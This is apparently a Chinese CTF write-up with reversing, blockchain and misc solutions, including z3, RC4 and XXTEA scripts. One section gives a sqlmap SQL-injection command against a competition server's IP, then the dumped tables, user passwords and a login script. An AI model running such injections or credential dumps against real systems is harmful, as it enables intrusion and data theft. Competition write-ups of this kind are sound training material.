
这里的key与func一一对应

```
__int64 __fastcall vm_initialize(int a1, int a2, int a3, int a4)
{
  int i; // r0
  _WORD v6[6]; // [sp+0h] [bp-18h] BYREF
  int v7; // [sp+Ch] [bp-Ch]

  v7 = a4;
  sub_80008BC(1, 1);
  sub_8000D2C((int)word_40000000);
  v6[5] = 0;
  v6[3] = 0;
  v6[4] = 9999;
  v6[2] = 7199;
  LOBYTE(v7) = 0;
  sub_8000D38(word_40000000, (int)&v6[2]);
  sub_8000CD4(0x40000000, 1);
  sub_8000D1A(0x40000000, 1, 1);
  sub_80008A4(0x500);
  v6[0] = 0x21C;
  v6[1] = 0x101;
  sub_8000834((unsigned __int8 *)v6);
  sub_8000CE0(word_40000000, 1);
  for ( i = 0; i < 10; ++i )
  {
    ctx_func_maps[i].func = (void (__cdecl *)(_BYTE *, int))func_maps[i];
    ctx_func_maps[i].key = inp_proc[i];
  }
  return *(_QWORD *)v6;
}
```

这个func_map是来自动态的复制

```
void __noreturn sub_8000570()
{
  int *i; // r4

  for ( i = &off_8001F48; i < &dword_8001F68; i += 4 )
    ((void (__fastcall *)(int, int, int))(i[3] | 1))(*i, i[1], i[2]);
  j_aaaaa();
}
```

对应位置在



patch一下就可以

```
a =
bytearray.fromhex('00000000102030401020304060708090204060800000000000000000000000000000000C11C0008811D0008B51D0008E91D00081D1E0008551E0008951E0008D11E00080D1F00088D1C00080A000000')

for i in range(len(a)):
    patch_byte(0x20000000+i, a[i])
```

序列就是a-j

根据sub_8001A8C得到固定字节数组，然后正确序列列出正确字节序列

跑一遍对应函数得到flag

```
def func_e(inp, length):
    for n in range(length):
        inp[n] ^= inp[9 - n]
    return inp

def ROLN(inp, length, n):
    for i in range(length):
        inp[i] = ((inp[i] << n) | (inp[i] >> (8 - n))) & 0xff
    return inp
```

```
def XORNEXT(inp, length):
    for i in range(length):
        inp[i] ^= inp[(i + 1) % length]
    return inp

Maps = {
    'j': lambda inp, length: [inp[n] ^ 0xf7 for n in range(length)],
    'b': lambda inp, length: [(inp[n] - 1) & 0xff for n in range(length)],
    'c': lambda inp, length: [(inp[n] + 1) & 0xff for n in range(length)],
    'd': lambda inp, length: [inp[n] ^ 0x35 for n in range(length)],
    'e': func_e,
    'f': lambda inp, length: XORNEXT(inp, length),
    'g': lambda inp, length: ROLN(inp, length, 4),
    'h': lambda inp, length: ROLN(inp, length, 6),
    'i': lambda inp, length: ROLN(inp, length, 5),
}
dh = "abcdefghij"
op = 'bdgfciejha'

def sub_8001A8C(a1):
    return (((a1 >> 6) & (a1 >> 2) & 1) == 0) | (2 * a1) & 0xff

if __name__ == '__main__':

    ch = ord('w')
    ddd = bytearray([ch])
    for i in range(9):
        ch = sub_8001A8C(ch)
        ddd.append(ch)

    print("check", ddd.hex(' '))
    flag = bytearray([0] * 10)
    for i in range(10):
      idx = dh.index(op[i])
      flag[idx] = ddd[i]


    print("input", flag.hex())

    for i in range(10):
        if op[i] == 'a':
            nna = bytearray(flag)
            print(op[i], bytearray(flag))
            print(nna.hex())
            break
        flag = Maps[op[i]](flag, 10)
```

```
        print(op[i], bytearray(flag))
```

SycLock

```
#pass0
#include <stdio.h>
#include <stdbool.h>

unsigned char plain[23] = "flag{this_is_fake_flag}";
unsigned char cipher_arr[23] = {24, 248, 37, 134, 70, 16, 146, 218, 211, 137, 244, 4,
126, 179, 247, 92, 206, 77, 175, 34, 122, 14, 158};

bool docheck(unsigned char key_arr[]) {
    unsigned char s[256];
    unsigned char k[256];
    unsigned char tmp;
    unsigned char t;
    unsigned char res[23];
    int i, j, i4, j2;

    if (strlen(key_arr) != 4) {
        return false;
    }

    for (i = 0; i < 256; i++) {
        s[i] = i;
        k[i] = key_arr[i % 4];
    }

    j = 0;
    for (i = 0; i < 256; i++) {
        j = (s[i] + j + k[i]) & 255;
        tmp = s[i];
        s[i] = s[j];
        s[j] = tmp;
    }

    i4 = 0;
    j2 = 0;
    for (int idx = 0; idx < 23; idx++) {
        i4 = (i4 + 1) & 255;
        j2 = (s[i4] + j2) & 255;
        tmp = s[i4];
        s[i4] = s[j2];
        s[j2] = tmp;
        t = (s[i4] + s[j2]) & 255;
        res[idx] = (plain[idx] ^ s[t]) ^ 18;
    }
```

```
    for (int idx2 = 0; idx2 < 23; idx2++) {
        if (res[idx2] != cipher_arr[idx2]) {
            return false;
        }
    }

    return true;
}

void bruteforce_key() {
    unsigned char key_arr[4] = {33, 33, 33, 33};  // Starting key_arr
    unsigned long count = 0;

    while (true) {
        if (docheck(key_arr)) {
            printf("Found key_arr: %u, %u, %u, %u\n", key_arr[0], key_arr[1],
key_arr[2], key_arr[3]);
            return;
        }

        // Increment key_arr
        key_arr[0]++;
        for (int i = 0; i < 4; i++) {
            if (key_arr[i] > 127) {
                key_arr[i] = 33;
                key_arr[i + 1]++;
            }
        }

        count++;

        if (count % 1000000 == 0) {
            printf("Tried %lu combinations...\n", count);
        }
    }
}

int main() {
    bruteforce_key();
    return 0;
}

#调试
r: 00
e: 10
v: 1100
s: 111
i: 0111
```

```
f: 010
u: 1101
n: 0110

1101 111 10 00 1100
userv

#pass1
import xxtea
import hashlib
f = open(r"C:\Users\User\Downloads\_media_file_task_a82af5df-847a-476b-b35b-
9728e50769ff\app-release_pack_sign\lib\x86_64\liblevel2.so","rb").read()
size = 0x5c4
key = f[-20:-4]
hash = f[-52:-20]
content = f[-52-size:-52]
assert(len(key) == 16)
assert(hash.decode() == hashlib.md5(content).hexdigest())

content = xxtea.decrypt(content, key, padding=False)
open(r"C:\Users\User\Downloads\_media_file_task_a82af5df-847a-476b-b35b-
9728e50769ff\app-
release_pack_sign\lib\x86_64\liblevel2.jar","wb").write(bytes(content))

#pass2
def decrypt(inp_arr):
    for j in range(11, 0, -1):
        inp_arr[j] = inp_arr[j] ^ inp_arr[j - 1]
    for i in range(11, -1, -1):
        inp_arr[i] = inp_arr[i] ^ inp_arr[(i + 1) % 12]
    return inp_arr

print(bytes(decrypt([90, 80, 70, 91, 93, 80, 93, 71, 82, 65, 90, 110])))
```

Syclang

做文本替换，把这个IR变成兼容C语言语法的东西，然后gcc编译优化再IDA反编译

```
#include <cstdio>
#include <cstring>
#include <cstdlib>
struct exp {
  long long key[24];
  long long L[8];
  long long R[8];
  long long X[8];
};

int main() {
```

```
struct exp var22, var23, var24, var25;
int flag[32] = {0};
fgets(flag, 24, stdin);
for (int var15 = 0LL; var15 < 24; ++var15 )
  var22.key[23 - var15] = flag[var15];
for (int jj = 23LL; jj > 0; --jj )
  var22.key[jj] -= var22.key[jj - 1];


var22.L[0] = 0LL;
var22.R[0] = 8LL;
var22.X[0] = 11LL;
var22.L[1] = 15LL;
var22.R[1] = 23LL;
var22.X[1] = -13LL;
var22.L[2] = 2LL;
var22.R[2] = 11LL;
var22.X[2] = 17LL;
var22.L[3] = 10LL;
var22.R[3] = 20LL;
var22.X[3] = -19LL;
var22.L[4] = 6LL;
var22.R[4] = 13LL;
var22.X[4] = 23LL;
var22.L[5] = 9LL;
var22.R[5] = 21LL;
var22.X[5] = -29LL;
var22.L[6] = 1LL;
var22.R[6] = 19LL;
var22.X[6] = 31LL;
var22.L[7] = 4LL;
var22.R[7] = 17LL;
var22.X[7] = -37LL;
for (int x = 0LL; x < 8; ++x )
{
  auto var18 = var22.R[x];
  auto var20 = var22.X[x];
  auto var19 = var22.key[var18] - var20;
  var22.key[var22.L[x]] += var20;
  var22.key[var18] = var19;
  // key[R[x]] = key[R[x]] - X[x]
  // key[L[x]] = key[L[x]] + X[x]
}

for (int xx = 1LL; xx < 24; ++xx )
  var22.key[xx] += var22.key[xx - 1];
for (int xxx = 0LL; xxx < 23; ++xxx )
  var22.key[xxx] = var22.key[xxx];
```

```
var24.L[0] = 0LL;
var24.R[0] = 12LL;
var24.X[0] = -19LL;
var24.L[1] = 9LL;
var24.R[1] = 10LL;
var24.X[1] = -10LL;
var24.L[2] = 9LL;
var24.R[2] = 12LL;
var24.X[2] = 3LL;
var24.L[3] = 8LL;
var24.R[3] = 19LL;
var24.X[3] = -11LL;
var24.L[4] = 10LL;
var24.R[4] = 12LL;
var24.X[4] = -9LL;
var24.L[5] = 9LL;
var24.R[5] = 13LL;
var24.X[5] = 3LL;
var24.L[6] = 1LL;
var24.R[6] = 22LL;
var24.X[6] = -19LL;
var24.L[7] = 0LL;
var24.R[7] = 23LL;
var24.X[7] = 7LL;
var24.key[0] = 12LL;
var24.key[1] = 31LL;
var24.key[2] = 31LL;
var24.key[3] = 31LL;
var24.key[4] = 31LL;
var24.key[5] = 31LL;
var24.key[6] = 31LL;
var24.key[7] = 31LL;
var24.key[8] = 42LL;
var24.key[9] = 46LL;
var24.key[10] = 45LL;
var24.key[11] = 45LL;
var24.key[12] = 20LL;
var24.key[13] = 23LL;
var24.key[14] = 23LL;
var24.key[15] = 23LL;
var24.key[16] = 23LL;
var24.key[17] = 23LL;
var24.key[18] = 23LL;
var24.key[19] = 12LL;
var24.key[20] = 12LL;
var24.key[21] = 12LL;
var24.key[22] = -7LL;
var24.key[23] = 0LL;
for (int y = 23LL; y > 0; --y )
```

```
  var24.key[y] -= var24.key[y - 1];


for (int yy = 0LL; yy < 8; ++yy )
{
  auto _r = var24.R[yy];
  auto _x = var24.X[yy];
  auto var19a = var24.key[_r] - _x;
  var24.key[var24.L[yy]] += _x;
  var24.key[_r] = var19a;
}

for (int yyy = 1LL; yyy < 24; ++yyy )
  var24.key[yyy] += var24.key[yyy - 1];

var23.key[0] = 252LL;
var23.key[1] = 352LL;
var23.key[2] = 484LL;
var23.key[3] = 470LL;
var23.key[4] = 496LL;
var23.key[5] = 487LL;
var23.key[6] = 539LL;
var23.key[7] = 585LL;
var23.key[8] = 447LL;
var23.key[9] = 474LL;
var23.key[10] = 577LL;
var23.key[11] = 454LL;
var23.key[12] = 466LL;
var23.key[13] = 345LL;
var23.key[14] = 344LL;
var23.key[15] = 486LL;
var23.key[16] = 501LL;
var23.key[17] = 423LL;
var23.key[18] = 490LL;
var23.key[19] = 375LL;
var23.key[20] = 257LL;
var23.key[21] = 203LL;
var23.key[22] = 265LL;
var23.key[23] = 125LL;
for (int z = 0LL; z < 24; ++z )
  // var23.key[z] ^= var24.key[z];
  var23.key[z] ^= 0; // all keys in var24 are 0
for (int zz = 0LL; zz < 8; ++zz )
  var23.X[zz] = var22.key[3 * zz];
for (int zzz = 23LL; zzz > 0; --zzz )
  var23.key[zzz] -= var23.key[zzz - 1];
for (int a = 0LL; a < 8; ++a )
{
  auto var18b = var22.R[a];
```

```
  auto var20b = var23.X[a];
  auto var19b = var20b + var23.key[var18b];
  var23.key[var22.L[a]] -= var20b;
  var23.key[var18b] = var19b;
  // K[22.L[a]] -= X[a]
  // K[22.R[a]] += X[a]
}
for (int b = 1LL; b < 24; ++b )
  var23.key[b] += var23.key[b - 1];


for (int  c = 0LL; c < 7; ++c )
{
  auto var21 = var22.L[c + 1] ^ var22.L[c];
  if ( var21 > 23 )
    var21 = 23LL;
  var25.L[c] = var21;
}
var25.L[7] = 0LL;
for (int d = 0LL; d < 7; ++d )
{
  auto var21a = var22.R[d + 1] ^ var22.R[d];
  if ( var21a > 23 )
    var21a = 23LL;
  var25.R[d] = var21a;
}
var25.R[7] = 23LL;
for (int m = 0LL; m < 7; ++m )
  var25.X[m] = var22.X[m + 1] ^ var22.X[m];
var25.X[7] = 12LL;
var25.key[0] = 127LL;
var25.key[1] = 111LL;
var25.key[2] = 188LL;
var25.key[3] = 174LL;
var25.key[4] = 195LL;
var25.key[5] = 128LL;
var25.key[6] = 88LL;
var25.key[7] = 121LL;
var25.key[8] = 123LL;
var25.key[9] = 103LL;
var25.key[10] = 57LL;
var25.key[11] = 123LL;
var25.key[12] = 97LL;
var25.key[13] = 74LL;
var25.key[14] = 37LL;
var25.key[15] = 59LL;
var25.key[16] = 21LL;
var25.key[17] = 47LL;
var25.key[18] = 54LL;
```

```
  var25.key[19] = 28LL;
  var25.key[20] = 49LL;
  var25.key[21] = 55LL;
  var25.key[22] = flag[0];
  var25.key[23] = 125LL;
  for (int i = 23LL; i > 0; --i )
    var25.key[i] -= var25.key[i - 1];
  for (int j = 0LL; j < 8; ++j )
  {
    auto var18c = var25.R[j];
    auto var20c = var25.X[j];
    auto var19c = var20c + var25.key[var18c];
    var25.key[var25.L[j]] -= var20c;
    var25.key[var18c] = var19c;
  }
  for (int k = 1LL; k < 24; ++k )
    var25.key[k] += var25.key[k - 1];

  printf("\n");
  for (int i = 0; i < 24; i++) {
    printf("%lld %lld\n", var22.key[i], var23.key[i]);
  }

}
```

z3求解

```
from z3 import *

flag = []
for i in range(24):
    flag.append(Int("flag%d" % i))
var22key = [0] * 24
var22L = [0] * 8
var22R = [0] * 8
var22X = [0] * 8
for var15 in range(24):
    var22key[23 - var15] = flag[var15]
for jj in range(23, 0, -1):
    var22key[jj] -= var22key[jj - 1]

var22L[0] = 0
var22R[0] = 8
var22X[0] = 11
var22L[1] = 15
var22R[1] = 23
var22X[1] = -13
var22L[2] = 2
var22R[2] = 11
```

```
var22X[2] = 17
var22L[3] = 10
var22R[3] = 20
var22X[3] = -19
var22L[4] = 6
var22R[4] = 13
var22X[4] = 23
var22L[5] = 9
var22R[5] = 21
var22X[5] = -29
var22L[6] = 1
var22R[6] = 19
var22X[6] = 31
var22L[7] = 4
var22R[7] = 17
var22X[7] = -37
for x in range(8):
    var18 = var22R[x]
    var20 = var22X[x]
    var19 = var22key[var18] - var20
    var22key[var22L[x]] += var20
    var22key[var18] = var19

for xx in range(1, 24):
    var22key[xx] += var22key[xx - 1]
var23key = [0] * 24
var23L = [0] * 8
var23R = [0] * 8
var23X = [0] * 8

var23key[0] = 252
var23key[1] = 352
var23key[2] = 484
var23key[3] = 470
var23key[4] = 496
var23key[5] = 487
var23key[6] = 539
var23key[7] = 585
var23key[8] = 447
var23key[9] = 474
var23key[10] = 577
var23key[11] = 454
var23key[12] = 466
var23key[13] = 345
var23key[14] = 344
var23key[15] = 486
var23key[16] = 501
var23key[17] = 423
var23key[18] = 490
```

```
var23key[19] = 375
var23key[20] = 257
var23key[21] = 203
var23key[22] = 265
var23key[23] = 125
for zz in range(8):
    var23X[zz] = var22key[3 * zz]
for zzz in range(23, 0, -1):
    var23key[zzz] -= var23key[zzz - 1]
for a in range(8):
    var18b = var22R[a]
    var20b = var23X[a]
    var19b = var20b + var23key[var18b]
    var23key[var22L[a]] -= var20b
    var23key[var18b] = var19b
for b in range(1, 24):
    var23key[b] += var23key[b - 1]

S = Solver()
for i in range(24):
    S.add(var23key[i] == var22key[i])
S.check()
data = ''
f = ''
for i in range(24):
    data += str(S.model()[flag[i]]) + ","
    f += chr(int(S.model()[flag[i]].as_long()))
print(data)
print(f[::-1])
```

hidden_in_the_network

golang1.20恢复符号

https://github.com/0xjiayu/go_parser

main_decodeStr是个rc4 key是

```
00 11 22 33 44 55 66 77 88 99 aa bb cc dd ee ff
```

```
00000008B3B1F 00                                        db    0
00000008B3B20 60 4C 88 00 00 00 00 00       off_8B3B20 dq offset unk_884C60         ; DATA XREF: main_
00000008B3B28 45 00 00 00 00 00 00 00       qword_8B3B28 dq 45h                     ; DATA XREF: main_
00000008B3B30 45 00 00 00 00 00 00 00       qword_8B3B30 dq 45h                     ; DATA XREF: main_
00000008B3B38 00 00 00 00 00 00 00 00       align 20h
00000008B3B40 C0 27 88 00 00 00 00 00       off_8B3B40 dq offset unk_8827C0         ; DATA XREF: main_
00000008B3B48 20 00 00 00 00 00 00 00       qword_8B3B48 dq 20h                     ; DATA XREF: main_
00000008B3B50 20 00 00 00 00 00 00 00       qword_8B3B50 dq 20h                     ; DATA XREF: main_
00000008B3B58 00 00 00 00 00 00 00 00       align 20h
00000008B3B60 60 1A 88 00 00 00 00 00       off_8B3B60 dq offset qword_881A60       ; DATA XREF: main_
00000008B3B68 0E 00 00 00 00 00 00 00       qword_8B3B68 dq 0Eh                     ; DATA XREF: main_
00000008B3B70 0E 00 00 00 00 00 00 00       qword_8B3B70 dq 0Eh                     ; DATA XREF: main_
00000008B3B78 00 00 00 00 00 00 00 00       align 20h
00000008B3B80 80 3C 88 00 00 00 00 00       off_8B3B80 dq offset unk_883C80         ; DATA XREF: main_
00000008B3B88 35 00 00 00 00 00 00 00       qword_8B3B88 dq 35h                     ; DATA XREF: main_
00000008B3B90 35 00 00 00 00 00 00 00       qword_8B3B90 dq 35h                     ; DATA XREF: main_
00000008B3B98 00 00 00 00 00 00 00 00       align 20h
00000008B3BA0 18 15 88 00 00 00 00 00       off_8B3BA0 dq offset qword_881518       ; DATA XREF: main_
00000008B3BA8 08 00 00 00 00 00 00 00       qword_8B3BA8 dq 8                       ; DATA XREF: main_
00000008B3BB0 08 00 00 00 00 00 00 00       qword_8B3BB0 dq 8                       ; DATA XREF: main_
00000008B3BB8 00 00 00 00 00 00 00 00       align 20h
00000008B3BC0 10 15 88 00 00 00 00 00       off_8B3BC0 dq offset qword_881510       ; DATA XREF: main_
00000008B3BC8 08 00 00 00 00 00 00 00       qword_8B3BC8 dq 8                       ; DATA XREF: main
```

```
0x884c60    b'http://190.92.230.233:8080/auth/showaddressbook?userid=%d&password=%s'
0x8827c0    b'you can contact people by phone:'
0x881a60    b'extra message:'
0x883c80    b'http://190.92.230.233:8080/nologin/userinfo?username='
0x881518    b'sctf2023'
0x881510    b'user id:'
0x8815f0    b'user name:'
0x881600    b'user phone:'
```

从userinfo得到Sophia Christopher的info

```
{"id":14,"name":"Sophia","phone":"10798900163","message":"Could you please help me contact Christopher? flag is sctf{md5(way)}, and the format of way is similar: Sophia-\u003etom-\u003eChristopher"}
{"id":30,"name":"Christopher","phone":"14900139871","message":""}
```

sqlmap跑`http://190.92.230.233:8080/nologin/userinfo?username=`

```
python3 sqlmap.py -u "http://190.92.230.233:8080/nologin/userinfo?username=*" --technique BEU --level 3 --risk 3 --dbs
```

```
available databases [5]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] sctf_db
[*] sys

Database: sctf_db
[2 tables]
+-------+
```

```
| info  |
| users |
+-------+

Database: sctf_db
Table: info
[3 columns]
+--------+-------------+
| Column | Type        |
+--------+-------------+
| name   | varchar(20) |
| id     | int(11)     |
| phone  | varchar(20) |
+--------+-------------+

Database: sctf_db
Table: users
[3 columns]
+----------+-------------+
| Column   | Type        |
+----------+-------------+
| name     | varchar(20) |
| password | varchar(32) |
| id       | int(11)     |
+----------+-------------+
```


```
{"id":0,"name":"Ava","phone":"18336810545","message":""}
{"id":1,"name":"Ethan","phone":"10651024818","message":""}
{"id":2,"name":"Madison","phone":"10268697568","message":""}
{"id":3,"name":"Oliver","phone":"11843465773","message":""}
{"id":4,"name":"Mia","phone":"14882230442","message":""}
{"id":5,"name":"Gabriel","phone":"17322562212","message":""}
{"id":6,"name":"Grace","phone":"19733995153","message":""}
{"id":7,"name":"Isaac","phone":"10191038147","message":""}
{"id":8,"name":"Charlotte","phone":"12143338624","message":""}
{"id":9,"name":"Lucas","phone":"10289996646","message":""}
{"id":10,"name":"Emily","phone":"16029695919","message":""}
{"id":11,"name":"Benjamin","phone":"14036782017","message":""}
{"id":12,"name":"Chloe","phone":"14388635671","message":""}
{"id":13,"name":"William","phone":"17436289978","message":""}
{"id":14,"name":"Sophia","phone":"10798900163","message":"Could you please help me contact Christopher? flag is sctf{md5(way)}, and the format of way is similar: Sophia-\u003etom-\u003eChristopher"}
{"id":15,"name":"Jackson","phone":"10217737207","message":""}
{"id":16,"name":"Victoria","phone":"16190421735","message":""}
{"id":17,"name":"Aiden","phone":"18853090573","message":""}
{"id":18,"name":"Elizabeth","phone":"13731127217","message":""}
{"id":19,"name":"Caleb","phone":"18439933215","message":""}
{"id":20,"name":"Lily","phone":"12310521340","message":""}
```

```
{"id":21,"name":"Daniel","phone":"17076184312","message":""}
{"id":22,"name":"Jacob","phone":"10330455483","message":""}
{"id":23,"name":"Isabella","phone":"13252411646","message":""}
{"id":24,"name":"Matthew","phone":"14076297572","message":""}
{"id":25,"name":"Avery","phone":"16115770066","message":""}
{"id":26,"name":"Samuel","phone":"19614047237","message":""}
{"id":27,"name":"Natalie","phone":"16411322012","message":""}
{"id":28,"name":"Michael","phone":"16700516379","message":""}
{"id":29,"name":"Audrey","phone":"12305388723","message":""}
{"id":30,"name":"Christopher","phone":"14900139871","message":""}
{"id":31,"name":"Harper","phone":"14453732679","message":""}
{"id":32,"name":"Andrew","phone":"11750221901","message":""}
{"id":33,"name":"Abigail","phone":"15501901520","message":""}
{"id":34,"name":"Joshua","phone":"10339076498","message":""}
{"id":35,"name":"Addison","phone":"17124359578","message":""}
{"id":36,"name":"Ryan","phone":"15199568833","message":""}
{"id":37,"name":"Brooklyn","phone":"17275693007","message":""}
{"id":38,"name":"Jonathan","phone":"18988933231","message":""}
{"id":39,"name":"Alyssa","phone":"15080757553","message":""}
{"id":40,"name":"Nathan","phone":"12948378676","message":""}
{"id":41,"name":"Kaylee","phone":"13739507274","message":""}
{"id":42,"name":"David","phone":"13941873216","message":""}
{"id":43,"name":"Lila","phone":"13797758294","message":""}
{"id":44,"name":"Josephine","phone":"12681953709","message":""}
{"id":45,"name":"Tyler","phone":"10554289923","message":""}
{"id":46,"name":"Caroline","phone":"13341480707","message":""}
{"id":47,"name":"Owen","phone":"11454924698","message":""}
{"id":48,"name":"Leah","phone":"12594905378","message":""}
{"id":49,"name":"Evan","phone":"17929447200","message":""}
```


showaddressbook得到的


```
b'{"phones":["16029695919","17322562212","15080757553","10268697568"]}'
```


看起来是要跑个最短路，先把password dump下来

```python
import requests
from Crypto.Cipher import ARC4
import matplotlib.pyplot as plt
import networkx as nx
import json

id2name = {
    0: "Ava",
    1: "Ethan",
    2: "Madison",
    3: "Oliver",
    4: "Mia",
```

```
    5: "Gabriel",
    6: "Grace",
    7: "Isaac",
    8: "Charlotte",
    9: "Lucas",
    10: "Emily",
    11: "Benjamin",
    12: "Chloe",
    13: "William",
    14: "Sophia",
    15: "Jackson",
    16: "Victoria",
    17: "Aiden",
    18: "Elizabeth",
    19: "Caleb",
    20: "Lily",
    21: "Daniel",
    22: "Jacob",
    23: "Isabella",
    24: "Matthew",
    25: "Avery",
    26: "Samuel",
    27: "Natalie",
    28: "Michael",
    29: "Audrey",
    30: "Christopher",
    31: "Harper",
    32: "Andrew",
    33: "Abigail",
    34: "Joshua",
    35: "Addison",
    36: "Ryan",
    37: "Brooklyn",
    38: "Jonathan",
    39: "Alyssa",
    40: "Nathan",
    41: "Kaylee",
    42: "David",
    43: "Lila",
    44: "Josephine",
    45: "Tyler",
    46: "Caroline",
    47: "Owen",
    48: "Leah",
    49: "Evan",
}

id2phone = {
    0: "18336810545",
```

```
    1: "10651024818",
    2: "10268697568",
    3: "11843465773",
    4: "14882230442",
    5: "17322562212",
    6: "19733995153",
    7: "10191038147",
    8: "12143338624",
    9: "10289996646",
    10: "16029695919",
    11: "14036782017",
    12: "14388635671",
    13: "17436289978",
    14: "10798900163",
    15: "10217737207",
    16: "16190421735",
    17: "18853090573",
    18: "13731127217",
    19: "18439933215",
    20: "12310521340",
    21: "17076184312",
    22: "10330455483",
    23: "13252411646",
    24: "14076297572",
    25: "16115770066",
    26: "19614047237",
    27: "16411322012",
    28: "16700516379",
    29: "12305388723",
    30: "14900139871",
    31: "14453732679",
    32: "11750221901",
    33: "15501901520",
    34: "10339076498",
    35: "17124359578",
    36: "15199568833",
    37: "17275693007",
    38: "18988933231",
    39: "15080757553",
    40: "12948378676",
    41: "13739507274",
    42: "13941873216",
    43: "13797758294",
    44: "12681953709",
    45: "10554289923",
    46: "13341480707",
    47: "11454924698",
    48: "12594905378",
    49: "17929447200"
```

```
}

phone2id = dict()
for k,v in id2phone.items():
    phone2id[v]=k

id_pass =
{0:'bhzxu',1:'cwoay',2:'uhsgi',3:'upumx',4:'tyikr',5:'guxhq',6:'mfsqz',7:'pynlo',8:'jbp
cu',9:'urtlo',10:'gbqwd',11:'rwvcb',12:'pawfo',13:'azody',14:'icacn',15:'bkavx',16:'rmq
xc',17:'ckvzw',18:'fenfl',19:'mrwcc',20:'doaxe',21:'hdtzu',22:'tlwyl',23:'bektm',24:'sn
ukz',25:'wdbcu',26:'wquzp',27:'uuomk',28:'aflrn',29:'vhcdz',30:'lmpqc',31:'qwdit',32:'g
rxdk',33:'oqiwm',34:'alyne',35:'rwobj',36:'xvgwp',37:'xudox',38:'bqpml',39:'wzhlo',40:'
oxmqt',41:'jujag',42:'isrrv',43:'trffb',44:'kvveg',45:'nbndj',46:'barba',47:'cvnov',48:
'bnjzl',49:'rxpyb'}

def request_info(name):
    url = f"http://190.92.230.233:8080/nologin/userinfo?username={name}"
    resp = requests.get(url)
    key = b"sctf2023"
    m = ARC4.new(key)
    return m.decrypt(resp.content)


def request_addrbook(id, passwd):
    url = f"http://190.92.230.233:8080/auth/showaddressbook?userid={id}&password=
{passwd}"
    resp = requests.get(url)
    key = b"sctf2023"
    m = ARC4.new(key)
    return m.decrypt(resp.content).decode()

G = nx.Graph()
edge = []
for i in range(50):
    data = request_addrbook(i, id_pass[i])
    print(data)
    d = json.loads(data)
    for phone in d["phones"]:
        id = phone2id[phone]
        edge.append((i,id))

G.add_edges_from(edge)

minPath_14_30 = nx.dijkstra_path(G, source=14, target=30)

for id in minPath_14_30:
    print(id2name[id],end="->")
```

Misc

Fly over the Fuchun River

图片上有B32DC

https://flightaware.com/live/flight/B32DC

4月12点15分还在飞的不多，筛选一下

```
13 Apr 2023 Chengdu (CTU) Hangzhou (HGH)  EU2259  2:15  09:00 10:40 11:45
Landed 12:55
```

damn brackets

需要自己写一个实现了isValid接口的合约，isValid能够完成括号匹配，且要求合约字节码size小于0xfb

Solidity写了一版，发现部署到链上的合约字节码太长了

那就只能用汇编写，有一个Solidity和EVM bytecode之间的类汇编语言：Yul

懒得用Yul写括号匹配算法了，直接在storage上写了一个hash表，查表一一比对输入就行：

```
object "Exploit" {
  code {
        // char[i]
        sstore(0, 0x287b7d7b7d2900000000000000000000000000000000000000000000000000)
        sstore(1, 0x5b5d7b287d5d285d2929290000000000000000000000000000000000000000)
        sstore(2, 0x7b7d7b5b5d7d000000000000000000000000000000000000000000000000)
        sstore(3, 0x28287b29295d28285b7b000000000000000000000000000000000000000000)
        sstore(4, 0x28297b2828292829282800000000000000000000000000000000000000000)
